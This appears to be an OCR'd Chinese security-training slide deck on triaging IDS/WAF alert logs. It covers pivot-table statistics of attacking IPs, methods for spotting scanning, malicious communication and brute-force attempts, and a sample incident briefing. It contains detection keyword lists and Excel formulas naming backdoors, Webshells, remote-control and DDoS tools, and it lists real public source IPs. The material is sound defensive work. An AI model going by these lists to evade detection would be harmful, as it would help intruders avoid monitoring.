



行标签	求和项:事件次数	百分比:事件次数
118.192.48.6(北京市)	33688	56.9%
[redacted]6(广东省)	232	0.4%
[redacted]7(广东省)	179	0.3%
[redacted]8(广东省)	51	0.1%
[redacted]9(广东省)	144	0.2%
[redacted]0(广东省)	164	0.3%
[redacted]1(广东省)	813	1.4%
[redacted]3(广东省)	577	1.0%
[redacted]9(广东省)	652	1.1%
[redacted]1(广东省)	820	1.4%
[redacted]2(广东省)	301	0.5%
[redacted]5(广东省)	22634	38.2%
[redacted]6(广东省)	48	0.1%
[redacted](广东省)	8	0.0%
[redacted](广东省)	91	0.2%
[redacted](广东省)	175	0.3%
[redacted]广东省)	5002	8.4%
[redacted]广东省)	163	0.3%
[redacted]广东省)	1252	2.1%
[redacted](广东省)	10	0.0%
[redacted](广东省)	24	0.0%
[redacted](广东省)	8	0.0%
[redacted](广东省)	45	0.1%
[redacted]广东省)	295	0.5%
124.65.136.206(北京市)	17639	29.8%
[redacted]9(广东省)	17634	29.8%
[redacted]2(广东省)	2	0.0%
[redacted](广东省)	2	0.0%
[redacted](广东省)	1	0.0%
210.13.248.143(中国)	3886	6.6%
222.187.108.50(江苏省)	1280	2.2%
72.11.140.74(美国)	672	1.1%
59.53.67.218(江西省)	170	0.3%
173.254.236.113(美国)	122	0.2%
5.188.10.250(俄罗斯)	81	0.1%
14.17.121.130(广东省)	76	0.1%
222.186.56.41(江苏省)	58	0.1%
120.25.79.31(北京市)	56	0.1%
49.77.248.214(江苏省)	51	0.1%
182.48.105.210(北京市)	45	0.1%
1.196.101.41(河南省)	42	0.1%
124.172.232.49(广东省)	41	0.1%
182.39.250.98(山东省)	40	0.1%
49.65.251.35(江苏省)	39	0.1%

可快速找出针对多个业务系统IP进行攻击的高危源IP

源IP+目的IP+时间+攻击类型四维度

可以分析攻击者不同时段的攻击行为，对攻击者进行画像





重要事件的统计分析

- 漏洞扫描探测
  - 攻击者使用漏洞扫描工具对目标系统进行Web应用漏洞扫描、主机系统漏洞扫描，短时间内会在安全设备上产生多种类型的告警日志。
  - 端口扫描、探测等行为会被IDS告警。
- 恶意通信
  - 攻击者尝试访问Webshell，上传木马后门等远程连接工具，或者被植入的恶意程序尝试连接远端地址，都会在安全设备上产生相应告警日志。
- 暴力猜解
  - 攻击者使用暴力猜解工具猜解登录用户名、密码，有大量认证失败请求，会在安全设备上产生暴力猜解、认证失败的告警日志

漏洞扫描探测的统计分析方法

- 使用以下关键词检索日志

关键词	事件名称示例
漏洞扫描	[30588] Web应用漏洞扫描器WVS 2012扫描操作
扫描探测	[30649] 漏洞扫描器Nessus扫描探测CGI漏洞
扫描器	[30499] 端口扫描器Nmap TCP端口扫描操作
端口扫描	[30348] Superscan端口扫描 PING操作
Scan	[30673] 漏洞扫描器Cybercop Scanner PING扫描操作

漏洞扫描探测的统计分析方法

- 以源IP为归并项，将某段时间内（几十分钟或数小时）的原始日志聚合，查看各个源IP产生的告警事件种类（WAF需要查看告警规则号），寻找产生多种告警事件的源IP。当某段时间里，某源IP的告警事件种类较多时，可判定为该源IP进行了漏洞扫描。

行标签	求和项:匹配次数
192.168.134.9	13607
HTTP访问控制事件	242
HTTP协议违背	1577
SQL注入攻击	7205
Web插件漏洞攻击	160
Web服务器漏洞攻击	575
恶意扫描	283
非法下载	841
跨站攻击	401
路径穿越攻击	1922
命令注入攻击	297
文件非法上传	18
远程文件包含	16
资源盗链	70
192.168.176.6	9
HTTP协议违背	1
资源盗链	8
192.168.221.210	23
HTTP协议违背	22
资源盗链	1
总计	13639

恶意通信的统计分析方法

- 使用以下关键词检索IDS/IPS日志

蠕虫	病毒	Worm
木马	恶意程序	Trojan
后门	恶意软件	Backdoor
僵尸	Adware	bot
远程控制	恶意通信	勒索
Webshell	主控端	Shell访问
DDOS工具	挖矿	

恶意通信的统计分析方法

拆入一列，并添加公式：
=IF(OR(ISNUMBER(FIND({"蠕虫";"Worm";"木马";"Trojan";"后门";"Backdoor";"僵尸";"bot";"远程控制";"Webshell";"Shell访问";"主控端";"Adware";"DDOS工具";"病毒";"恶意程序";"恶意软件";"恶意通信";"挖矿";"勒索"},E1))),"恶意通信","无")

对齐方式 数字 样式 单元格 编辑


=IF(OR(ISNUMBER(FIND({"蠕虫";"Worm";"木马";"Trojan";"后门";"Backdoor";"僵尸";"bot";"远程控制";"Webshell";"Shell访问";"主控端";"Adware";"DDOS工具";"病毒";"恶意程序";"恶意软件";"恶意通信";"挖矿";"勒索"},E2))),"恶意通信","无")

FIND(find_text, **within_text**, [start_num])

	D	E	F	G	H	I	J	K	L	M	N	O
	攻击手段	事件名称	木马蠕虫事件	事件次数	源IP	目的IP	用户	协议摘要	规则编号	流行程度	服务类型	网口接
9 (DI	获取权限攻击	WebLogic WLS 组件远程命令执行漏洞	矿";"勒索"},E2)))	1	164.109.105.31			TCP.HTTP C	24174	中	WWW	G2/4
9 (DI	可疑网络活动	HTTP协议Chunked数据编码异常		27	183.63.41.87(J			TCP.HTTP C	50190	中	MISC	G2/3
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/2
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/2
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)		1	122.226.150.24			TCP.HTTP C URL=	23986	高	WWW	G2/4
9 (DI	获取权限攻击	nginx ngx_http_parse.c chunk处理栈溢出漏洞		1	183.63.41.87(J			TCP.HTTP C	22712	高	WWW	G2/3
9 (DI	获取权限攻击	WebLogic WLS 组件远程命令执行漏洞		1	13.251.12.147(			TCP.HTTP C	24174	中	WWW	G2/3
9 (DI	信息收集行为	Caucho Resin viewfile获取脚本源码攻击		1	210.13.248.143			TCP.HTTP C URL=	30529	中	CGI	G2/4
9 (DI	可疑网络活动	Web请求可疑目录遍历操作		1	210.13.248.143			TCP.HTTP C	41061	低	CGI	G2/4
9 (DI	可疑网络活动	HTTP协议Chunked数据编码异常		62	183.63.41.87(J			TCP.HTTP C	50190	中	MISC	G2/3

恶意通信的统计分析方法


接下来进行筛选选择



NSFOCUS

恶意通信的统计分析方法

如果借助数据透视表，那么插入数据透视表，右侧插入一列，并添加公式：
=COUNT(SEARCH({"蠕虫","Worm","木马","Trojan","后门","Backdoor","僵尸","bot","远程控制","Webshell","Shell访问","主控端","Adware","DDOS工具","病毒","恶意程序","恶意软件","恶意通信","挖矿","勒索"},A2))



	A	B	C
1	行标签	求和项:事件次数	木马蠕虫
2	1937CN远程控制工具通信	3	1
3	ACK-Flood拒绝服务攻击	6	0
4	AjaXplorer checkInstall.php 远程命令执行	164	0
5	Apache Struts2 REST插件远程代码执行漏洞(S2-052)	253	0
6	Apache Struts远程代码执行漏洞(S2-033)(S2-037)	1070	0
7	Apache Struts远程命令执行漏洞	2551	0
8	Apache Tomcat 远程代码执行漏洞 (CVE-2017-12615)	49	0
9	Apache Tomcat信息泄漏漏洞	1	0
10	Apache Tomcat远程代码执行漏洞 (CVE-2017-12617)	47	0
11	Automated Solutions Modbus/TCP Master OPC Server堆缓冲区溢出漏洞	11	0
12	AWStats Totals multisort远程命令执行漏洞	80	0
13	Caucho Resin viewfile获取脚本源码攻击	24	0
14	Contus Video Gallery Unauthenticated SQL注入漏洞	75	0
15	DD-WRT HTTP Daemon任意命令执行漏洞	78	0
16	DEDECMS /INCLUDE/UPLOADSAFE.PHP SQL注入漏洞	91	0
17	D-Link路由器User-Agent后门漏洞	75	1
18	EMC AlphaStor LCP缓冲区溢出漏洞	37	0
19	FCKEditor 'FileUpload()'函数任意文件上传漏洞	169	0
20	GNU Bash 环境变量远程命令执行漏洞(CVE-2014-6271)	1368	0
21	Horde 3.3.12后门任意PHP代码执行漏洞	161	1
22	HP LaserJet Pro打印机的远程管理密码提取	88	0
23	HP OpenView网络节点管理器ov.dll库execvp_nc函数远程栈溢出漏洞	111	0
24	HTTP请求X-Forwarded-For字段注入攻击	251	0
25	HTTP协议Chunked数据编码异常	22460	0
26	ICMP路由通告消息	3	0
27	ICMP子网掩码应答消息	26	0
28	IPS Community Suite PHP远程代码执行漏洞(CVE-2016-6174)	43	0
29	JbossAS反序列化远程命令执行漏洞(CVE-2017-12149)	136	0
30	Memcached Append/Prepend操作整数溢出漏洞(CVE-2016-8704)	2	0
31	Microsoft FrontPage authors.pwd文件访问	85	0
32	Microsoft FrontPage扩展administrators.pwd文件访问	79	0
33	Microsoft FrontPage扩展Service文件访问	69	0

Sheet1 | 原始数据 | 事件次数 | 攻击源 | 攻击目的

暴力猜解的统计分析方法

- 使用以下关键词检索日志

关键词	事件名称示例
暴力猜测	[23210]SSH服务暴力猜测用户口令
暴力猜解	[41228]Oracle数据库服务用户暴力猜解口令攻击

- 检索带有“认证失败”等关键词的告警日志，例如“[40048] FTP登录认证失败”。若某源IP短时间内产生了大量此类告警，则可判定为该源IP进行了暴力猜解

典型场景

- 场景一：
  - 通过源IP聚合，发现IP A产生多种告警，判定存在漏洞扫描行为。
  - 查看该IP产生的告警事件的时间分布，发现攻击的前几日告警数量、告警种类都很多，随后几天数量急剧下降，判断可能先进行了漏洞扫描，随后进行了手工渗透攻击。
  - 详细查看后几日的告警日志的原始报文，发现的手工注入的痕迹。到此，可确定这是一起渗透攻击事件，汇总信息，上报排查，完成后填写处置报告。

典型场景

- 场景二：
  - 通过告警事件聚合，发现“DDoS工具*****连接”的告警，疑似存在恶意通信软件
  - 查看该事件的所有告警，发现源IP均为外网IP，目的地址为客户IP，未发现客户IP外联，查看告警日志中的原始报文，发现报文均一致。
  - 查看该源IP的所有告警事件，发现该源IP仅触发了这一种告警。
  - 通过搜索引擎等工具搜索该恶意软件的特征，发现主控端可向服务端下发指令，服务端接收后回应主控端。在威胁情报恶意地址库中查询源IP，发现该IP被标注“恶意软件”。
  - 结合告警事件中，客户IP无外联的情况，仅仅只有源IP向客户IP发送报文的情况，在结合威胁情报的结果，认为这是公网恶意IP批量探测的行为，对客户业务系统无影响。

3.3

分析结果整理与呈现

a. 样例简报

b. 样例报告

样例简报

领导1、领导2好：

有关AA部门DMZ区安全告警事件，有以下内容向二位汇报：


AA部门DMZ区11月26日11:59至15:14共发现3,385次大流量漏洞扫描攻击事件，其中，告警内容是由**源IP 202.106.49.110(北京市)向AA部门-BB系统（*.*.*.*）发起的攻击，以“Web服务远程跨站脚本执行攻击”为主。本次告警源与以往AA部门报备的源IP地址池不匹配，判定该事件是针对AA部门业务系统进行的未授权的渗透测试扫描行为。**以下是本次涉及告警的相关信息，详细信息请看附件：

时间	源IP	目的IP	事件名称	事件次数	触发攻击链
2018-11-26 15:14:50			Web服务远程SQL注入攻击可疑行为	853	web扫描
2018-11-26 15:11:02			Web请求可疑目录遍历操作	567	web扫描
2018-11-26 14:14:50			Web服务远程SQL注入攻击可疑行为	429	web扫描
2018-11-26 14:14:15			Web服务远程跨站脚本执行攻击	1348	web扫描
2018-11-26 14:10:54			Web请求可疑目录遍历操作	222	web扫描
2018-11-26 13:14:43			Web服务远程SQL注入攻击可疑行为	75	web扫描
2018-11-26 13:14:29			Plone and Zope XMLTools远程命令执行漏洞	1	web扫描
2018-11-26 13:14:18			MongoDB phpMoAdmin远程代码执行漏洞	1	web扫描、漏洞攻击
2018-11-26 13:14:15			Web服务远程跨站脚本执行攻击	274	web扫描
2018-11-26 13:13:39			Microsoft FrontPage扩展Service文件访问	1	web扫描
